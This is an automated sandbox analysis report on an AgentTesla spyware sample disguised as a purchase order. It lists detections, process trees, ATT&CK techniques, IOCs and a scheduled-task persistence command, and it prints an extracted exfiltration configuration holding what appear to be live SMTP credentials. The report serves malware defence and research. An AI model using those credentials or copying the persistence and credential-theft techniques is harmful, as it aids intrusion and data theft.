ID: 412581
Sample Name: PO_000630.exe
Cookbook: default.jbs
Time: 19:42:52
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report PO_000630.exe

Overview


General Information

Sample Name:	PO_000630.exe
Analysis ID:	412581
MD5:	1fb20b0d0b5817e.
SHA1:	132da2b67821a3..
SHA256:	05c744b20df523c..
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains potentia…
- .NET source code contains very larg…
- Allocates memory in foreign process…
- Contains functionality to register a lo…
- Hides that the sample has been dow…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w10x64**
- PO_000630.exe (PID: 6444 cmdline: 'C:\Users\user\Desktop\PO_000630.exe' MD5: 1FB20B0D0B5817E8485171B8271D2709)
  - schtasks.exe (PID: 6660 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\wDToQaa' /XML 'C:\Users\user\AppData\Local\Temp\tmp647A.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6668 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 6748 cmdline: {path} MD5: 2867A3817C9245F7CF518524DFD18F28)
- kprUEGC.exe (PID: 952 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 5812 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- kprUEGC.exe (PID: 6188 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 6280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "ppc@sarojprints.comCbtchn999mail.sarojprints.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.353447164.000000000403 3000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.353447164.000000000403 3000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.600053840.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000002.600053840.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 5 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.PO_000630.exe.40d1b40.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.PO_000630.exe.40d1b40.3.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
6.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.PO_000630.exe.4107d60.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to register a low level keyboard hook

Installs a global keyboard hook

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

.NET source code contains very large array initializations

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Modifies the hosts file

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 3 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Disable or Modify Tools 1	Input Capture 2 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1 1	Credentials in Registry 1	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 2 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Security Software Discovery 3 2 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Virtualization/Sandbox Evasion 1 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 4 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 2	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscate Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO_000630.exe	29%	Virustotal		Browse
PO_000630.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\wDToQaa.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\wDToQaa.exe	34%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://mail.sarojprints.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://dnguSdly0lvcxMO8D.netP	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://XACJfd.com	0%	Avira URL Cloud	safe	
http://dnguSdly0lvcxMO8D.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.sarojprints.com	166.62.7.52	true	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://mail.sarojprints.com	RegSvcs.exe, 00000006.00000002.602836446.0000000002B3F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org%GETMozilla/5.0	RegSvcs.exe, 00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://DynDns.comDynDNS	RegSvcs.exe, 00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://dnguSdly0lvcxMO8D.netP	RegSvcs.exe, 00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	RegSvcs.exe, 00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PO_000630.exe, 00000000.00000002.351740083.0000000002DC1000.00000004.00000001.sdmp	false		high
http://XACJfd.com	RegSvcs.exe, 00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://dnguSdly0lvcxMO8D.net	RegSvcs.exe, 00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	PO_000630.exe, 00000000.00000002.353447164.0000000004033000.00000004.00000001.sdmp, RegSvcs.exe, 00000006.00000002.600053840.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%$	RegSvcs.exe, 00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
166.62.7.52	mail.sarojprints.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412581
Start date:	12.05.2021
Start time:	19:42:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO_000630.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@10/8@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 104.42.151.234, 13.88.21.125, 92.122.145.220, 52.255.188.83, 168.61.161.212, 20.50.102.62, 2.20.142.209, 2.20.143.16, 52.155.217.156, 20.54.26.129, 92.122.213.194, 92.122.213.247, 184.30.24.56 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, a767.dscg3.akamai.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:43:48	API Interceptor	1x Sleep call for process: PO_000630.exe modified
19:44:00	API Interceptor	737x Sleep call for process: RegSvcs.exe modified
19:44:13	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe

Time	Type	Description
19:44:21	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 184.168.131.241
	1c60a1e9_by_Libranalysis.rtf	Get hash	malicious	Browse	• 184.168.131.241
	Payment Advise.exe	Get hash	malicious	Browse	• 148.66.136.122
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 104.238.67.22
	INv02938727.exe	Get hash	malicious	Browse	• 184.168.131.241
	ouCeNMzxAW8tbEx.exe	Get hash	malicious	Browse	• 166.62.10.181
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	export of document 555091.xlsm	Get hash	malicious	Browse	• 45.40.135.135
	fax 4044.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	generated check 8460.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	export of bill 896621.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	invoice 85046.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	bill 04050.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	copy of payment 0535.xlsm	Get hash	malicious	Browse	• 45.40.135.135
	scan of fax 096859.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	scan of invoice 91510.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	export of check 684585.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	SWIFT COPY.exe	Get hash	malicious	Browse	• 107.180.1.30
	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• 184.168.131.241
	PO-UTITECH 0511.exe	Get hash	malicious	Browse	• 184.168.131.241

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	PO.#4500499953.exe	Get hash	malicious	Browse	
	invoice.exe	Get hash	malicious	Browse	
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	
	Booking.exe	Get hash	malicious	Browse	
	Order - HOM-OS-20-21-5-12.exe	Get hash	malicious	Browse	
	PO.#4500499953.exe	Get hash	malicious	Browse	
	PO.#4500499953.exe	Get hash	malicious	Browse	
	RFQ.exe	Get hash	malicious	Browse	
	DHL_Telex Release BL.exe	Get hash	malicious	Browse	
	Booking.exe	Get hash	malicious	Browse	
	PaymentConfirmation.exe	Get hash	malicious	Browse	
	tAe9xfvtm6kVwfA.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ouCeNMzxAW8tbEx.exe	Get hash	malicious	Browse	
	Payment_Advice.exe	Get hash	malicious	Browse	
	Ningbo_Overdue_Payments.exe	Get hash	malicious	Browse	
	SOA.exe.gz.exe	Get hash	malicious	Browse	
	PO 4500379537.exe	Get hash	malicious	Browse	
	tAe9xfvtm6kVwfA.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	PO.#4500499953.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO_000630.exe.log	
Process:	C:\Users\user\Desktop\PO_000630.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
